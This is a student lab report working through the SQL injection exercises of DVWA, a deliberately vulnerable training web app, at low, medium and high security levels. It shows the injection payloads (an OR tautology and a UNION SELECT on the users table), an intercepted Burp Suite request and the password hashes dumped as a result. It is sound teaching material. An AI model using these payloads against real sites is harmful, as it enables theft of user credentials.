

DVWA REPORT

Sql Injection

Abhiram G A
ICT Academy of Kerala

1. Low

In the low security level lab, a text field is provided. Here, the following command is used:

```
1' OR '1'='1'#
```

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_Injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

This displays the database and exposes all user data.

2. Medium

In the medium security level lab, no text fields are given. But a parameter and submit is provided. This is done using Burpsuite. In the burp suite, the intercept is kept on. Then, submit is clicked and during this, following command is inserted into the id parameter.

```
1' UNION SELECT user, password FROM users #
```

Then, intercept is switched off and sql injection is implemented.

Intercept

HTTP history

WebSockets history

Proxy settings

Request to http://127.8.0.1:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1

POST /vulnerabilities/sqli/ HTTP/1.1

2

Host: 127.8.0.1

3

Content-Length: 18

4

Cache-Control: max-age=0

5

sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"

6

sec-ch-ua-mobile: ?0

7

sec-ch-ua-platform: "Linux"

8

Accept-Language: en-US

9

Upgrade-Insecure-Requests: 1

10

Origin: http://127.8.0.1

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: http://127.8.0.1/vulnerabilities/sqli/

19

Accept-Encoding: gzip, deflate, br

20

Cookie: PHPSESSID=nm6s90lml3mpgrhbir1tt5mh6; security=medium

21

Connection: keep-alive

22

23

id=1 UNION SELECT user, password FROM users --&Submit=Submit

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID: 1 Submit

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

https://en.wikipedia.org/wiki/SQL_injection

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

https://www.owasp.org/index.php/SQL_injection

<http://bobby-tables.com/>

Username: admin

Security Level: medium

PHPIDS: disabled

View Source


View Help

In this way we can retrieve usernames and password hashes from the users table.

3. High

In the high security level lab, a link is present which redirects to a place where a text field exists. In thi, the following command is inserted:

1' UNION SELECT user,password from users #



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main heading is "Vulnerability: SQL Injection". On the left, there is a sidebar with navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The main content area displays a list of SQL injection payloads and their results. A browser window is overlaid on the page, showing the "SQL Injection Session Input" form with the payload "1' UNION SELECT user,password from users #" entered.

Click [here to change your ID](#).

ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

127.8.0.1/vulnerabilities/sqli/session-input.php#

Session ID: 1' UNION SELECT user,password from users #

Submit

Close

In this way we can again retrieve usernames and password hashes from the users table.